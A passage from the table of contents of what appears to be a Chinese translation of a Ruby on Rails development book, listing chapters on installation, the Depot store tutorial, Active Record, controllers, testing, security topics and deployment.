- 3 . 1 购物清单
- 3 . 2 W i n d o w s 上的安装
- 3 . 3 M a c O S X 上的安装
- 3 . 4 L i n u x 上的安装
- 3 . 5 选择R a i l s 版本
- 3 . 6 开发环境
- 3 . 7 R a i l s 和数据库
- 3 . 8 保持更新
- 3 . 9 R a i l s 和 I S P s

第4 章 立竿见影

- 4 . 1 新建一个应用程序
- 4 . 2 H e l l o , R a i l s
- 4 . 3 把页面连起来
- 4 . 4 我们做了什么

第2 部分 构建应用程序

第5 章 D e p o t 应用程序

- 5 . 1 增量式开发
- 5 . 2 D e p o t 做些什么
- 5 . 3 让我们编码吧

第6 章 任务A : 货品维护

- 6 . 1 迭代A 1 : 跑起来再说
- 6 . 2 创建货品模型和维护应用
- 6 . 3 迭代A 2 : 添加缺失的字段
- 6 . 4 迭代A 3 : 检查一下
- 6 . 5 迭代A 4 : 更美观的列表页

第7 章 任务B : 目录显示

- 7 . 1 迭代B 1 : 创建目录列表
- 7 . 2 迭代B 2 : 添加页面布局
- 7 . 3 迭代B 3 : 用辅助方法格式化价格
- 7 . 4 迭代B 4 : 链接到购物车

第8 章 任务C : 创建购物车

- 8 . 1 S e s s i o n
- 8 . 2 迭代C 1 : 创建购物车
- 8 . 3 迭代C 2 : 创建一个更聪明的购物车
- 8 . 4 迭代C 3 : 处理错误
- 8 . 5 迭代C 4 : 结束购物车

第9 章 任务D : A j a x 初体验

- 9 . 1 迭代D 1 : 迁移购物车
- 9 . 2 迭代D 2 : 创建基于A j a x 的购物车
- 9 . 3 迭代D 3 : 高亮显示变化
- 9 . 4 迭代D 4 : 隐藏空购物车
- 9 . 5 迭代D 5 : J a v a S c r i p t 被禁用时的对策
- 9 . 6 我们做了什么

第1 0 章 任务E : 付账

- 1 0 . 1 迭代E 1 : 收集订单信息

第1 1 章 任务F : 管理

- 1 1 . 1 迭代F 1 : 添加用户
- 1 1 . 2 迭代F 2 : 登录
- 1 1 . 3 迭代F 3 : 访问控制
- 1 1 . 4 迭代F 4 : 添加边栏, 以及更多的管理功能

第1 2 章 任务G : 最后一片饼干

- 1 2 . 1 生成X M L
- 1 2 . 2 扫尾工作

第1 3 章 任务I : 国际化

- 1 3 . 1 迭代I 1 : 翻译
- 1 3 . 2 迭代I 2 : 将中文的翻译策略

第14章 任务T：测试

- 14.1 加入测试
- 14.2 模型的单元测试
- 14.3 控制器的功能测试
- 14.4 应用程序的集成测试
- 14.5 性能测试
- 14.6 使用Mock对象

第3部分 Rails 框架

第15章 深入Rails

- 15.1 Rails 在哪儿
- 15.2 目录结构
- 15.3 Rails 配置
- 15.4 命名约定
- 15.5 Rails 的日志
- 15.6 调试信息
- 15.7 精彩预告

第16章 Active Support

- 16.1 通用扩展
- 16.2 枚举和数组
- 16.3 Hash
- 16.4 字符串扩展
- 16.5 数值的扩展
- 16.6 时间和日期的扩展
- 16.7 Ruby 符号的扩展
- 16.8 with_options
- 16.9 Unicode 支持

第17章 数据迁移

- 17.1 创建和运行迁移任务
- 17.2 剖析迁移任务
- 17.3 表的管理
- 17.4 数据迁移任务
- 17.5 高级迁移任务
- 17.6 迁移任务的缺点
- 17.7 在迁移任务之外操作数据库结构
- 17.8 管理迁移任务

第18章 Active Record 第一部分：基础

- 18.1 表和类
- 18.2 字段和属性
- 18.3 主键与ID
- 18.4 连接数据库
- 18.5 CRUD
- 18.6 聚合与结构化数据
- 18.7 杂录

第19章 Active Record 第二部分：表间关联

- 19.1 创建外键
- 19.2 在模型对象中指定关联
- 19.3 belongs_to 和 has_many 声明
- 19.4 连接多张表
- 19.5 自引用的连接
- 19.6 Acts As
- 19.7 何时保存
- 19.8 预先读取子记录
- 19.9 计数器

第20章 Active Record 第三部分：对象生命周期

- 20.1 校验
- 20.2 回调
- 20.3 高级属性
- 20.4 事务

第21章 Action Controller：路由与URL

- 21.1 基础
- 21.2 请求的路由
- 21.3 基于资源的路由
- 21.4 路由的测试

第22章 Action Controller 和 Rails

- 22.1 Action 方法
- 22.2 Cookie 和 Session
- 22.3 Flash —— Action 之间的通信
- 22.4 过滤器与校验
- 22.5 缓存初接触
- 22.6 GET 请求的问题

第23章 Action Mailer

2 3 . 1	模板
2 3 . 2	使用辅助方法
2 3 . 3	用于格式化、链接和分页的辅助方法
2 3 . 4	如何使用表单
2 3 . 5	包装模型对象的表单
2 3 . 6	自制表单构建器
2 3 . 7	处理与模型对象无关的字段
2 3 . 8	R a i l s 应用的文件上传
2 3 . 9	布局与组件
2 3 . 1 0	再论缓存
2 3 . 1 1	新增模板系统
第2 4 章 W e b	2 . 0
2 4 . 1	P r o t o t y p e
2 4 . 2	S c r i p t . a c u l o . u s
2 4 . 3	R J S 模板
2 4 . 4	结论
第2 5 章 A c t i v e M a i l e r	
2 5 . 1	发送邮件
2 5 . 2	接收邮件
2 5 . 3	电子邮件的测试
第2 6 章 A c t i v e R e s o u r c e	
2 6 . 1	A c t i v e R e s o u r c e 的替代品
2 6 . 2	给我看代码
2 6 . 3	关联和集合
2 6 . 4	小结
第4 部分 部署和安全	
第2 7 章 保护R a i l s 应用	
2 7 . 1	S Q L 注入
2 7 . 2	用参数直接创建记录
2 7 . 3	不要相信! D 参数
2 7 . 4	不要暴露控制器方法
2 7 . 5	跨站脚本(C S S / X S S)
2 7 . 6	防御s e s s i o n 定置攻击
2 7 . 7	文件上传
2 7 . 8	不要以明文保存敏感信息
2 7 . 9	用S S L 传输敏感信息
2 7 . 1 0	不要缓存需要身份认证的页面
2 7 . 1 1	知己知彼
第2 8 章 部署与生产	
2 8 . 1	尽早开始
2 8 . 2	生产服务器如何工作
2 8 . 3	安装P a s s e n g e r
2 8 . 4	C a p i s t r a n o 无忧部署
2 8 . 5	检查已部署的应用程序
2 8 . 6	投入生产运行之后的琐事
2 8 . 7	上线，并不断前进

索引